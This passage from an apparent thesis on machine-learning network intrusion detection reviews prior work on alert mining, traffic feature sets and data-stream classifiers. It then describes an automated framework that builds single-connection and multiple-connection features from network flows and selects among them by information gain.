MITRE [11] processes the alert output of NIDS (in the first case **snort**). Their motivation is to reduce the load on operators from receiving thousands of high priority alerts a day to a more manageable number. To do this they use data mining techniques which aim to reduce the number of alerts while still maintaining the ability to detect unusual events. Techniques include: alert aggregation of related alerts, a classifier for identifying network scan alerts, ranking to identify unusual scans, an incremental classifier based on decision trees for reducing false positives, and clustering to detect outliers. A significant amount of feature construction was used to create 97 features to be considered by the classifier. The features were based on **snort** alert fields as well as time-based features created using statistical measures across alerts.

Bolzoni et al. [13] automatically classify alerts generated by anomaly-based NIDS. The classifier labels the alerts and allows operators to prioritize their investigation. The approach is based on constructing N-grams from network traffic payloads corresponding to the alerts, and using supervised learning to produce a classifier with either SVMs or a rule induction algorithm called RIPPER [36].

Another system which processes **snort** alerts is by Smith et al. [170]. The system aims to highlight important alerts and also filter out false positives. The first stage is an unsupervised novelty detection algorithm for grouping alerts into attack stages, while the second stage uses an expectation maximization algorithm for finding groups of alerts representing a full attack.

Association mining has been used on alert data to produce frequent-item sets of association rules. The alerts produced by LOF [67] were datamined in this way to create summaries of the anomalies, aid the creation of new rules for rule-based IDS, and detect recurring patterns for producing better features. This type of association mining allows for iterative feature construction common in KDDM

projects.

Security information management (SIM) tools also operate on NIDS alerts, as well as using other datasources such as log files from antivirus, web servers, proxies and hosts. SIM tools collect this security information into a central repository in order to gain a consolidated security picture. The gathered information can be data mined for trend analysis, statistical reports, or to gain more information about a security incident. Prelude [199] is a SIM tool fitting this category.

2.7 Discussion of the Review

In this review, anomaly-based NIDS papers have been grouped according to the types of network features they analyse (see Tables 2.1, 2.2, 2.3, 2.4, 2.5, 2.6 and 2.7). NIDS within a single table have similar claimed detection capabilities. This suggests the choice of feature types is important in determining the possible capabilities or coverage of the detector, i.e. different feature types allow detection of different attack categories such as probe, DoS, R2L and U2R. Subsequent stages such as the main data mining algorithm and correlation engine then determine how accurate and effective the NIDS is.

2.7.1 Comparison of Feature Sets

The vast majority of the reviewed NIDS use network data processed into flows or sessions. Features are then constructed from the flows, with the most popular packet header approach using MCD features. These features are generally derived using statistical measures covering multiple flows, such as the percentage of flows to a particular host within a time window. Anomaly-based NIDS using these features can discriminate between normal traffic and unusual network activity such as network probes and DoS attacks. To detect anomalous behaviour within a single session SCD features are used. These can highlight an unexpected protocol, unusual data sizes, unusual packet timing, or unusual TCP flag sequences. SCD features can therefore allow detection of anomalous traffic caused by backdoors, HTTP tunnels, stepping stones and some command and control channels.

The KDD Cup 99 dataset includes a number of SCD and MCD features, many of which overlap with the reviewed packet header approaches. However, it also includes 13 content-based features which can be used to detect a number of R2L and U2R attacks. These content-based features were constructed using

domain knowledge, and include higher level information such as the number of failed log-in attempts, a flag for whether a root shell was obtained, and the number of file creation operations. While these content-based features are very useful for this dataset, it is unlikely they would be useful for detecting current exploits in today's network traffic. Entirely different content-based features need to be constructed to detect current attacks.

While methods for deriving discriminative features from packet headers are well established (such as statistical measures of basic header fields, and finding frequent-item sets of mined association rules), approaches for packet payloads are less well defined. However, two common methods have emerged from the reviewed papers: N-grams and libAnomaly.

N-gram analysis has been popular for analysing requests to servers. It can be used to detect anomalous patterns, such as shell code within the structured application protocols, without requiring domain knowledge.

Conversely, approaches for detecting attacks against web applications focused on constructing a suite of models (using libAnomaly) for a training set of normal user content sent to the applications. Malicious requests generally differ from normal requests in some way, and hence are likely to be anomalous with respect to at least one of the models. Many NIDS papers analyse content destined for network servers, so this is a well researched area.

From an anomaly-NIDS perspective, analysing client content is a less researched field. In fact, none of the reviewed approaches were currently part of any NIDS, although some indicated that as a future direction. In addition, the reviewed content anomaly detection techniques were different for client content than for server content. The client approaches aimed to detect current web threats such as drive-by-downloads, cross site scripting and other malicious JavaScript. The techniques ranged from behaviour modelling, emulation, and instrumentation, to whitelisting.

Other methods for protecting clients fall outside the scope of anomaly-based NIDS. These include:

- Maintaining comprehensive black lists of malicious websites. These lists are maintained by organizations on the web and are then checked by browser plugins such as SiteAdvisor to warn users about sites they are about to visit.
- Using application-specific network appliances. These can be deployed in

an organization to protect all their network clients from particular threats. E.g. appliances with antivirus, anti-phishing, and spam filters are available for email. Commercial web security appliances are also available, aiming to protect networks of clients from web-based attacks such as drive-by-downloads and cross site scripting and to enforce usage policies.

2.7.2 Feature Set Recommendations

This review has identified the various feature sets used by anomaly-based NIDS. When designing a NIDS, the choice of network traffic features is largely driven by the detection requirements. If the requirement is to detect a broad range of anomalies, then a suite of anomaly detectors should be built, each potentially using a different feature set. For more targeted anomaly detection, a single feature set can be used.

Packet header features have the advantages of being fast, with relatively low computation and memory overheads, and avoid some of the privacy and legal concerns regarding network data analysis. The simplest feature set contains basic features constructed from individual packet headers. These features can be used to flag single packets which are anomalous with respect to a normal training model (e.g. PHAD), or as a filtering mechanism so only unusual packets are fed to downstream algorithms (e.g. SPADE). However, individual packets cannot be used to identify unusual trends or patterns over time. In some noisy attacks, individual packet headers are normal, but their trend or repetition over time is anomalous, e.g. DoS attacks, worm propagation, scanning and tunnelling behaviour. To detect these attack patterns, SCD and MCD feature sets have been extensively used in the literature.

MCD features are generally derived over a time window of connections. Most MCD features are volume-based, such as the count of connections to a particular destination IP address and port in a given time window. Hence MCD features can be easily used to detect unusual traffic volumes associated with DoS attacks or scanning behaviour, but at the cost of overlooking individual anomalous packets (since these will not meet the volume-based threshold).

To identify anomalous patterns across multiple packets, but within a single connection, SCD header features are used. The single connection provides context, allowing contextual anomalies to be found. For example, if all connections to port 80 on the local network are expected to be HTTP traffic, but the timing

of packets within a monitored port 80 connection does not match a HTTP profile, then an anomaly can be raised. This could be indicative of protocol tunnelling.

While these packet header feature sets have been extensively used and have their advantages, they also have limitations. In particular, packet header approaches cannot be used to directly detect attacks aimed at applications, since the attack bytes are embedded in the packet body. This is a huge disadvantage, especially since many of today's exploits are directed at applications rather than network services. Examples covered by the reviewed papers include buffer overflow attacks against web servers, web application exploits, and attacks targeting web clients such as drive-by-downloads. NIDS must use payload-based features constructed from packet bodies to detect these types of attacks, since the packet headers can remain completely normal. Payload analysis is more computationally expensive than header analysis. This is due to requiring deeper packet inspection, dealing with a variety of payload types (HTML, XML, pdf, jpg etc.), transfer encoding (gzip, Base64), and obfuscation techniques. However the advantage of payload analysis is having access to all bytes transferred between network devices. This allows a rich set of payload-based features to be constructed for anomaly detection.

Due to the complexity of payload analysis, many techniques focus on small subsets of the payload, e.g. the HTTP request, or only the JavaScript sections of downloaded web content. The anomaly-based techniques do not try to match signatures of known malware, however they can apply heuristics such as pattern matching for the presence of shellcode, or highlighting suspiciously long strings which may indicate a buffer overflow attempt. The reviewed payload-based approaches derive features from either the payload of a single connection or a user application session, and compare the features to a normal model. In effect these are SCD payload-based features. Extending this approach to multiple connections to produce MCD payload-based features could allow different types of anomalies to stand out. For example, detecting an unusually large number of HTTP redirects in a network could indicate a widespread infection attempt.

A common theme with the reviewed content anomaly detectors is their application to a limited context. Early approaches such as PAYL create models of the complete payload. However they restrict the context per model by segmenting traffic based on the destination port and packet length. Later approaches target particular parts of the payloads, such as the parameter fields in a URI [110]. By

using this stricter context, it seems more subtle anomalies can be detected at a lower false positive rate. This would suggest that successful anomaly detectors should have a limited context. Broad coverage can then be achieved using a suite of these targeted anomaly detectors.

Building content anomaly detectors also requires some domain knowledge. Even the N-gram approach requires domain knowledge to apply it to relevant parts of the network traffic. For example, McPAD [153] is applied only to structured web requests. Likewise, using libAnomaly requires significant domain knowledge to know what fields within the network traffic to model. Arguably, packet header-based detection requires less domain knowledge.

Data mining methods such as association mining for link analysis, and frequent episodes for sequence analysis can be used to derive MCD header features for detecting some attacks. Feature selection can then be applied to the candidate set of features. Instead of an ad-hoc process, these automated feature engineering methods ensure the most discriminative available features are chosen for detecting labelled attacks.

Since many common attacks are now payload-based, methods for analysing these payloads and constructing relevant features to detect malicious behaviour are of increasing importance. In addition, the widespread use of HTTP to transport all forms of traffic such as VOIP, messaging, email, or P2P, means analysing HTTP payloads is required to better understand the monitored network and to mitigate threats.

2.7.3 Data Preprocessing Candidate Features

This review has concentrated on the different types of features used in anomaly-based NIDS. Each feature type is derived using different data preprocessing techniques including parsing individual network packet headers, organizing packets into flows with NetFlow or `tcptrace`, calculating statistics for header values over a time window, parsing application protocols, or analysing application content for fields of interest. Deriving this candidate feature set is a critical step for anomaly-based NIDS. However further preprocessing can also be done to increase the efficiency and accuracy of the NIDS.

Preprocessing techniques from data mining can be used, including data transformation, cleaning, reduction, and discretization. A data reduction technique often used with the KDD Cup 99 dataset was principal component analysis

(PCA). PCA was found to greatly reduce the data dimensionality, thereby reducing the computational requirements of the NIDS. Many automated feature selection algorithms also exist for similar data reduction results to eliminate irrelevant and redundant features. These data reduction techniques provide an objective way of reducing a candidate feature set to a reduced final feature set. While some NIDS are built solely with expert domain knowledge to create good feature sets, automated data reduction techniques are likely to further improve the NIDS, e.g. Kloft et al. [107] showed higher NIDS accuracy was achieved with automated feature selection. Using data reduction to obtain a list of the most relevant features may also aid in explaining the differences between normal and anomalous samples.

2.8 Dynamic Models

In this section we review techniques to process network traffic in a streaming, real-time mode. This information is necessary when considering operational aspects of deploying detectors such as HED in Chapter 4. While standard ML models can be used to classify network traffic in real-time, the initial step of building the model needs to be done offline on a batch of network traffic. The techniques in this section instead build the model on-the-fly and hence all of their operations are in real-time.

In NIDS, intrusions should be detected as soon as possible after they occur. Reacting quickly can help limit the impact of any related malicious activity. A second requirement for anomaly-based NIDS is to maintain a good model of *normal* traffic so anomalies can be detected with high accuracy. On real-world networks, the concept of normal traffic can drift over time as new services and hosts are added or removed.

Traditional, static, offline processing does not meet these requirements. Offline processing is generally batch-based and can be hours behind realtime data. Hence it is relatively slow to detect anomalies. Also, if models are static they do not cope well with evolving datasets.

Hence a more suitable method for detecting anomalies in computer networks is *online mining* or *data-stream mining*. Data stream mining implies processing each data instance as it arrives, taking a guaranteed limited amount of time, using a bounded amount of memory, and anytime prediction of unseen samples.

Many other industries require real-time analysis of data streams, including sensor networks, traffic management, credit card fraud, astronomy data, and manufacturing processes. Algorithms and frameworks have therefore already been developed to handle data stream mining.

Gaber et al. [77] review the theoretical foundations and techniques used in data stream mining. The field has been made feasible through data-based and task-based solutions. The data-based approaches examine only a portion of the data, or transform the data to a smaller size. Examples include data sampling, creating summaries such as histograms or wavelet analysis, or aggregated statistics such as mean and variance. Task-based approaches address the computational requirements of online data mining. These include approximation algorithms, and the use of sliding windows. Their review also covers different mining techniques which have been adapted for data stream mining.

2.8.1 Data Stream Outlier Detection

Data mining techniques for outlier detection include distance measures such as K-means, density measures, and clustering. These algorithms have all been applied to data streams.

Pokrajac et al. [154] applied their existing local outlier factor (LOF) algorithm to data streams. LOF is a density-based technique for detecting outliers which has been used for intrusion detection. Their incremental LOF algorithm for data streams instead calculates the outlier factor for each data instance in turn. To ensure memory resources are bounded, data points are removed from the model when no longer required.

Zhou et al. [204] created a clustering algorithm for data streams which uses sliding windows. The sliding windows eliminate the influence of old records, and bounds the memory consumption of the algorithm. Aggarwal et al. [2] also develop a data stream clustering framework called CluStream capable of coping with evolving data. The problem is divided into an online clustering process which periodically stores summary statistics, and an offline component used by analysts to investigate these statistics over defined time horizons. The framework uses microclusters to store the statistical information. Cao et al. [27] produce DenStream which is an online clustering algorithm using a damped window model. In this model the weight of each data point decreases exponentially with time, thereby allowing the model to adapt to current conditions. Domingos and

Hulten [57] propose a method called very fast machine learning (VFML). This has been applied to both K-means clustering (VFKM) and decision tree classification (VFDT) to make the algorithms work with constant memory requirements and constant time per data sample on data streams. VFDT use the authors' Hoeffding tree algorithm described in their paper. Decision tree algorithms such as C4.5 assume all training samples can fit into memory at once. In contrast, the Hoeffding tree algorithm aims to induce a tree on extremely large datasets which cannot fit into memory by ensuring each training instance is only read at most once, and in constant time. The algorithm assumes that to find the best feature for the splitting criterion (see Section 5.2.2) at a particular node, only a small subset of training examples at that node need to be considered. Hence, the first subset of instances are used for the tree's root node splitting criterion, and the next subset for corresponding leaf nodes, and so on recursively. The mining results asymptotically approach the results of traditional batch learners.

2.8.2 Data Stream Classification

Many papers concentrate on the problem of classification for data streams. Bifet et al. [10] discuss using an ensemble of classifiers for analysing evolving data streams. They introduce two new variants of bagging (see Section 6.2.4): ADWIN bagging, and Adaptive-size Hoeffding Tree (ASHT) bagging. Bagging and boosting are well known ensemble learning algorithms. Their bagging methods added a change detector to existing methods. When change is detected, the worst performing classifier in the ensemble is discarded and a new classifier added.

Read et al. [160] build a general framework for multi-label classification in evolving streams and test the framework on synthetic data. The framework is called Massive Online Analysis (MOA) and is available publicly. They use the Hoeffding trees algorithm to incrementally induce decision trees. Hoeffding trees however assume the distribution generating examples does not change over time. So, to cope with evolving data streams they additionally use ADWIN bagging to detect change. When changes are detected the tree can be adapted to maintain accuracy. The method differs from batch processing in that they process a single example at a time and must deal with time and resource limitations. Hence the framework can operate on streaming data.

Lowne et al. [125] tackle the problem of adaptive classification where the classifier must cope with "concept drift". They achieve this using a non-linear

dynamic classifier where its parameters evolve using a Kalman filter. The system only has access to class labels occasionally (sparse feedback), and hence is a semi-supervised approach. With 20% class labels and a drifting non-stationary system, the detector was still able to correctly classify 91% of samples for synthetic data.

Abdulsalam et al. [1] uses a dynamic streaming random forests algorithm for classifying evolving data. Their algorithm is a combination of random forests, streaming decision trees (as per Hoeffding Trees), and a modification to dynamically handle concept drift. It was tested on synthetic data.

Some other interesting data stream applications include association rule mining, and correlating concurrent streams. Su et al. [175] use incremental mining of association rules for intrusion detection. A set of “clean” association rules were first mined from a training set. Then during tests on real-time network traffic, association rules are computed every 2 seconds, and these association rules are compared to the clean set. The system is able to detect DoS attacks. However their system is currently non-adaptive, since the initial “clean” association rules are not updated, and the feature list is static. Another approach is taken by Zhu and Shasha [205] to calculate statistics and correlations for thousands of concurrent times series data streams. Their approach is applied to financial markets, but the approach could be used for other data streams, e.g. correlations between network traffic flows.

2.8.3 Dynamic Model Discussion

A dynamic model is required for an anomaly-based IDS so the detector can adapt to a changing computer network environment. The traditional data mining approach to train, tune and evaluate will lose accuracy as the network evolves away from the initial training data. The literature review of dynamic models has pointed to some solutions:

- Data stream mining: can be used for a continuous stream of data such as computer network traffic. Data stream mining bases its algorithms on traditional batch data mining, but adapts them so they can iteratively process records.
- Dynamic classifiers: models can be maintained and updated using a change detection module, e.g. detecting changes in clusters, or pruning particular classifiers in an ensemble which produce incorrect results.

As indicated by Tan et al. [177], Hoeffding trees are a state of the art approach to classifying data streams and can be used to adapt to concept drift (dynamic models). However their disadvantage is they require ongoing labelled datasets for training. It is unclear how this can be used in anomaly-based intrusion detection, where due to the large data volumes involved, creating a labelled dataset is very time consuming. Further investigation is required to see if semi-supervision is possible through operator feedback and/or automated feedback from other tools such as antivirus detectors.

Unsupervised approaches such as one class SVM or clustering are more feasible for network traffic. Examples from the literature include CluStream [2] and online novelty and drift detection algorithm (OLINDDA) [173].

2.9 Conclusions

This literature review has provided a comprehensive review of the network traffic features and data preprocessing techniques used by ML-based NIDS. Common, useful data preprocessing strategies included the aggregation of packets into flows to allow more contextual analysis, and statistical measures of packet headers across multiple flows to detect anomalous patterns. Data preprocessing techniques for packet content (payloads) were also identified. The KDD Cup 99 features have been used by many researchers to evaluate their algorithms. It is a popular benchmark dataset because it is one of few datasets in network security to be preprocessed and labelled. However, many other researchers have created their own set of features from proprietary network traffic.

The reviewed papers were grouped into tables based on the types of network traffic features they analyse. The table sizes indicate a historical heavy focus on packet header-based approaches. These approaches may still be valid today for network management, for monitoring internal networks and for behavioural analysis. However they are not sufficient for NIDS, since the widespread use of perimeter defenses has forced attackers to use new vectors such as web-based attacks and crafted application data. Features derived from packet content (rather than headers) are required to reliably detect these attacks. While the review found some papers deriving features from payloads, more research in this area would be expected in the future.

The use of dynamic models was also reviewed. Several techniques from the

literature have been identified which would allow anomaly-based detectors to both process continuous data streams and adapt to evolving networks.

This literature review informs work in building new ML-based network security applications by listing a wide range of features to consider. It showed that overt malicious activity such as scans and DoS can be detected using packet header information alone, but that more subtle attacks require information from application level protocols to support detection. Hence our work on HTTP and DNS tunnel detection is likely to require features constructed from the HTTP and DNS protocol respectively.

The review also organises features by type, such as packet header, SCD, MCD or payload features. Software modules can be written for each of these feature types to automatically construct them. As more features are discovered, their construction can be added to the appropriate software module. The software would be useful as part a feature engineering framework to automatically construct features from network traffic for use with ML.

In the next chapter we apply knowledge from this survey, such as useful network traffic features, to develop an automated feature engineering framework.

Chapter 3

Automated Feature Engineering

In Chapter 2 we surveyed previous feature engineering research applied to network security, and found many papers used domain knowledge and an iterative process to find relevant features. In an effort to use more automation, we develop a feature engineering framework in this chapter for generating relevant features for a given network security application, directly from network traffic.

3.1 Introduction

As discussed in Section 1.1.7, in order to apply ML to network traffic, it must first be preprocessed into fixed-size feature vectors. However, network traffic is information rich, with many possible ways to encode information into features. It is often unclear what features should be constructed. Should features encode information about users, hosts, applications or protocols? Should that information be considered separately for each network connection, or be monitored over time?

In this chapter we use automated feature engineering to address these questions. The generated features are informed by the literature review of data preprocessing for network security applications in Chapter 2. The review found a range of features have been used from packet headers, protocol information, and payload data. The features have been generated in different contexts: individual packets, single flows, or across multiple flows. We consider all these features when developing the framework. Hence the features are domain-specific, i.e. rel-

evant to network security. Our work has similarities to other automated feature construction techniques reviewed in Section 4.2.3.

A number of the papers in the literature review take an anomaly detection approach. Anomaly detection has been studied extensively as a complementary technique to overcome limitations of misuse-based systems. However, in the field of network security, anomaly detection has not been widely used beyond research projects, i.e. it is not common in commercial appliances. Sommer and Paxson [171] argue this is due to some fundamental challenges in the field. These challenges include: the high volume and diversity of network traffic making it difficult to fully model; the false assumption that outliers always indicate attacks; and the high cost of investigating false alarms. For these reasons they suggest formulating the detector as a binary classification problem trained on both normal and malicious traffic samples (rather than just normal samples as used in anomaly detection): “... one can train the system with specimens of the attacks as they are known *and* with normal background traffic, and thus achieve a much more reliable decision process”.

In line with the suggestion, we design the automated feature engineering framework for binary classification applications. The same features can be used for either anomaly detection or binary classification. Hence all the features identified in the literature review are still relevant. The main difference when moving from the single class problem (anomaly detection) to binary class is that training data for both classes needs to be provided. This is because binary classification uses supervised machine learning to build a model from a training set of both positive and negative samples. Therefore, each application using this framework requires both positive and negative samples for training.

3.1.1 Aims and Contribution

Our aim is to automatically generate relevant features from network traffic which are suitable for input to a ML-based network security application. This should eliminate some of the ad-hoc processes used to construct and select features manually.

The contribution in this chapter is a description of an automated feature engineering framework to generate a set of candidate features from network traffic. As an initial validation of the framework, we use it when performing preliminary experiments on two network security problems: the detection of malicious web




Figure 3.1: Automated feature engineering framework components

requests, and the detection of HTTP botnet traffic.

The framework provides several advantages. Firstly, it leverages previous network security research by generating candidate features which have previously been shown to be useful. Secondly, it uses an objective measurement to select the most relevant features for a given application from the candidate set, rather than relying on domain expertise. Thirdly, it should enable data scientists to more readily apply their skills to network security problems. Many data science papers were published on the KDD Cup 1999 dataset which is a preprocessed and labelled version of network traffic. Our automated feature engineering framework should enable researchers to create similar datasets from recently captured traffic.

3.2 Automated Feature Engineering Framework

Our framework defines a way to generate features from raw network traffic. The framework is applicable to arbitrary network protocols including application-layer protocols such as HTTP, DNS, NTP, LDAP or SMTP.

Generating a set of discriminative features is essential for accurate classification using ML. Hence the framework assists the development of accurate classifiers directly from network traffic.

As shown in Figure 3.1 the main components of the framework are: the network protocol parser, feature transformer, feature constructor and the feature selector.

3.2.1 Network Protocol Parser

Network traffic captured from a packet switched network can contain packets for many simultaneous transactions between many hosts. An individual packet normally contains only a small part of a single transaction, and so is rarely analysed standalone. Instead, to analyse traffic, all packets belonging to a single transaction are grouped together into a *flow*. The grouping is repeated for each transaction. The network protocol parser therefore outputs traffic information per flow, where a flow is defined as:

Definition 3.2.1. *A unidirectional flow is a sequence of related packets sent over a network from one IP address to another. A packet belongs to a flow if it matches the flowkey, defined by the combination of source IP, destination IP, source port, destination port, IP protocol and VLAN ID. A flow can be closed by the protocol or ends after a timeout period. A bidirectional flow is the combination of a flow and its counterpart in the opposite direction, i.e. one with the same flowkey when the source and destination fields are swapped. The term flow can refer to either the bidirectional (also known as a network connection) or uni-directional case.*

Complications occur when packets arrive out-of-order, are missing, or when duplicate packets are observed. In those situations, if the contents of successive packets are simply appended, then the content will be corrupted. Hence, to extract content accurately from traffic payloads, the packets must be reassembled in correct order. To determine the correct packet order, the network protocol parser needs to follow the applicable protocol. For example, TCP traffic has sequence numbers to assist TCP session reassembly. In this chapter, whenever we refer to flows we assume they are constructed from packets in proper order.

Definition 3.2.2. *A single-connection-derived (SCD) feature is calculated from information in only a single flow without taking into account any historical information.*

Once packets have been grouped into a flow, the job of the network protocol parser is to follow the chosen protocol and extract the value of each field. The fields are output as SCD features.

A network protocol parser generally analyses traffic in each flow separately. The decoding allows interpretation of what the protocol is being used for. The parser may also calculate simple statistics within the flow. The parser output is

vectorised to make it suitable for ingestion by ML algorithms. Output consists of field names in a header vector, and values in a separate vector for each flow. We use comma-separated values (CSV) format, with each non-header row called a base SCD vector.

Definition 3.2.3. *A base SCD feature vector is the vector of SCD features output by the network protocol parser for each flow. It is termed “base” because it is the unaltered output of the parser, including any free-text field values. Each base feature vector \mathbf{x} has the same number of dimensions $|\mathbf{x}| = n_x$. The items x_i have fixed position in the vector so they can be matched to their name and type. The supported feature types are numeric, binary, categorical, string and identification (id).*

Numeric features can be real numbers or integers, e.g. to represent flow duration or content length respectively. Binary features may represent flags, e.g. presence of a TCP SYN flag. Categorical features are used when a feature can take on a finite set of values, e.g. HTTP method, while string features are used for free-text. Lastly, ID features are used for identification purposes only, and are not exposed to the ML algorithm. This includes features used for aggregation such as an IP address, and also includes features which identify a flow uniquely so the output of ML can be traced back to the original network traffic. ID features may be of any base type (e.g. string or numeric), but instead of being processed by the framework, they are allowed to “pass-through” to the next stage.

Examples of the different types of features produced by parsers are shown in Table 3.1.

Description	Name	Type	Value
Free-text parsed field	HTTP header “Host”	string	google.com
categorical parsed field	HTTP method	categorical	GET
counter	packet count	numeric	10
union	union of TCP flags	categorical	AS
average	average packet inter-arrival time	numeric	0.123
flag	TCP Reset flag	binary	1,0

Table 3.1: *Example SCD features names and types*

3.2.2 SCD Feature Transformer

SVMs are the most used ML algorithm in this thesis. The algorithm requires all input features to be numeric. Other ML algorithms have similar limitations

on the data types they support. Hence, the next component in the framework is the SCD feature transformer, which converts all features (from the previous component) to the correct type. The current implementation converts all features to numeric type.

Categorical features are converted to numeric using a method called “one-hot” encoding. The encoding converts a categorical feature with m possible values into m binary features with only one of the binary features active in each vector.

Binary features such as $\{true, false\}$ are converted to $\{1, 0\}$ and treated as numeric.

String features are transformed to numeric by applying a set of operators to the string. After being transformed, the original string can be discarded. The operators currently applied to each string are length, entropy and unigram as defined in Equation 3.1. Length is simply the number of bytes in the string. The length can indicate when a field is being misused. Shannon entropy measures the average information content in the string. Encrypted, compressed and normal text can be differentiated using an entropy measure. Unigrams show the byte frequency distribution of ASCII characters within the string. Since there are 256 possible ASCII characters, the unigram output has vector length 256, with each item representing the frequency of that character. This is a detailed representation of the string and can identify unusual usage of individual characters, or can be used with a distance metric to compare unigrams.

$$\forall s_i \in \mathbf{s},$$

$$\begin{aligned} \text{Length: } l_i &= \text{byte_count}(s_i) \\ \text{Entropy: } h_i &= - \sum_{k=0}^{255} P_k(s_i) \log_2 P_k(s_i) \\ \text{Unigram: } u_i &= [f_0(s_i), f_1(s_i), \dots, f_{255}(s_i)] \end{aligned} \quad (3.1)$$

where $\mathbf{s} = [s_1, s_2, \dots, s_{n_s}]$ are all the base string features, $P_k(s_i)$ is the probability of character k in string s_i , and $f_j(s_i)$ is the frequency of ASCII character j in string s_i .

After applying operators to all string features, the remaining feature types are: numeric and id. Even though each element of the unigram is numeric, we still identify unigram features as their own type in the feature vector. This is done to allow future operators (such as a distance metric) to be applied to the whole unigram, and also to provide flexibility in choosing whether operators should be

applied to unigram elements or not. The SCD feature transformers therefore convert the original base features \mathbf{x} into $\mathbf{x}' = [\mathbf{d}', \mathbf{u}, \mathbf{i}]$ where \mathbf{d}' is the new set of numeric features, \mathbf{u} are the unigram features, and \mathbf{i} are flow identification features.

3.2.3 MCD Feature Constructor

For a given sample of network traffic, the previous component outputs an SCD feature vector for each flow. For a sample containing N flows, there will be a dataset of N feature vectors (instances). These instances are input to the MCD feature constructor component which creates additional features calculated from information in multiple flows. The additional features are added to each SCD feature vector.

Definition 3.2.4. Multiple-connection derived (MCD) features *are metrics calculated across multiple flows. They aim to represent a pattern or behaviour not observable within a single flow. For all input numeric features \mathbf{d}' , operators are applied to their values over multiple feature vectors (instances). The operators currently used in the framework are average and standard deviation. These operators are applied over a window of W flows for each aggregation context c .*

The window size is configurable. Its default value is 20 flows to observe recent behaviours. The window could instead be specified as a *time* interval to observe activity within a specified time range.

Another important configuration option is the aggregation context c .

Definition 3.2.5. An aggregation context c *is the chosen feature (or set of features) by which flows are grouped. Each group of flows (also known as an aggregation) can be measured to calculate new MCD features.*

The way flows are aggregated affects what type of activity or behaviour is visible in MCD features. Aggregation contexts c are configurable, with common options:

- global - measures changes in overall traffic, such as volume spikes
- per IP address - measures host behaviour
- per {source IP, destination IP} pair - measures all traffic between pairs of hosts

- per {source IP, destination IP, destination port} - measures traffic from a client host to a single service.

MCD operators are applied to each numeric feature d'_i over a window of the most recent W flows in the dataset of N flows. The current MCD operators in Equation 3.2 are:

$$\begin{aligned} \text{Average: } \mu(d'_i) &= \frac{1}{W} \sum_{w=1}^W d'_i \\ \text{Standard deviation: } \sigma(d'_i) &= \sqrt{\frac{1}{W} \sum_{w=1}^W (d'_i - \mu(d'_i))^2} \end{aligned} \quad (3.2)$$

The average μ and standard deviation σ MCD features are generated for each numeric feature d'_i in each context c . These new MCD features are added to the feature vector for each flow.

$\forall N$ input feature vectors, $\forall d'_i \in \mathbf{d}', \forall c$

$$d''_i = [d'_i, \mu(d'_i), \sigma(d'_i)]$$

$$\mathbf{d}'' = [d''_1, d''_2, \dots, d''_{n_d}]$$

After MCD features are added, the candidate feature set for each flow becomes:

$$\mathbf{x}'' = [\mathbf{d}'', \mathbf{u}, \mathbf{i}]$$

Hence the new candidate feature set is simply the same number N of SCD feature vectors, but with MCD features added to each.

3.2.4 Feature Selection

The previous two components have both increased the size of the candidate feature set. Having many features increases training time, leads to a more complex ML model, and can cause overfitting. Hence, this component uses feature selection to reduce the feature set size while preserving the most informative features.

The most informative (or discriminative) features are selected based on the class label for each flow. Irrelevant and redundant features with respect to the class label are discarded. To enable this feature selection, class labels y_i must be added to the dataset. Network security applications are often made up of

binary classification problems such as determining whether a flow is “normal” or “malicious”. Hence the class label can be represented as 0 or 1, with the appropriate value simply appended to each feature vector.

The input to feature selection is a dataset of labelled flows:

$$(\mathbf{X}, \mathbf{Y}) = \begin{bmatrix} \mathbf{x}_1'', y_1 \\ \mathbf{x}_2'', y_2 \\ \vdots \\ \mathbf{x}_N'', y_N \end{bmatrix} \quad (3.3)$$

where \mathbf{X} is the set of candidate features for N flows, and \mathbf{Y} are the corresponding class labels.

The result of feature selection is a dataset containing the same number of labelled flows:

$$(\mathbf{X}^s, \mathbf{Y}) = \begin{bmatrix} \mathbf{x}_1^s, y_1 \\ \mathbf{x}_2^s, y_2 \\ \vdots \\ \mathbf{x}_N^s, y_N \end{bmatrix} \quad (3.4)$$

The difference is that each feature vector \mathbf{x}_i^s is now smaller in size as a result of selecting a subset of features, i.e. $|\mathbf{x}_i^s| < |\mathbf{x}_i''|$

In this thesis, two feature selection algorithms have been used: Information Gain and GRRF. We now describe both algorithms, leaving a more thorough discussion of feature selection for Section 4.3.3. We initially used Information Gain, but its output is a score for each feature. Hence, to select a subset of features required a threshold to be set. The threshold could either be the minimum score, or the maximum number of features to select (starting with the highest score). Choosing these thresholds appeared arbitrary. Hence we later used GRRF which returns the feature subset without requiring an explicit threshold parameter.

Information Gain

A simple method to rank features in a training set is by measuring the information gain of each attribute with respect to the class label, i.e. how well do the values of each attribute predict the class label. The algorithm can be used in feature selection by choosing only those features with information gain above a

threshold value.

Information gain is implemented in Weka [188] as a function called `InfoGainAttributeEval`. The implementation discretizes all numeric features, and is calculated using formula:

$$\text{InfoGain}(\text{class}, \text{attribute}) = H(\text{class}) - H(\text{class}|\text{attribute}) \quad (3.5)$$

where H is entropy and class can take discrete values $1, \dots, M$. Entropy is calculated using

$$H(\text{class}) = - \sum_{m=1}^M P(\text{class}_m) \times \log_2 P(\text{class}_m)$$

The probability of each class is estimated as

$$P(\text{class}_m) = N_m/N$$

where N_m is the number of instances in the training set belonging to class m , and N is the total number of training instances.

An entropy value of 0 represents purity (only a single class present), and 1 represents maximum impurity which occurs when all classes have equal probability in the training set.

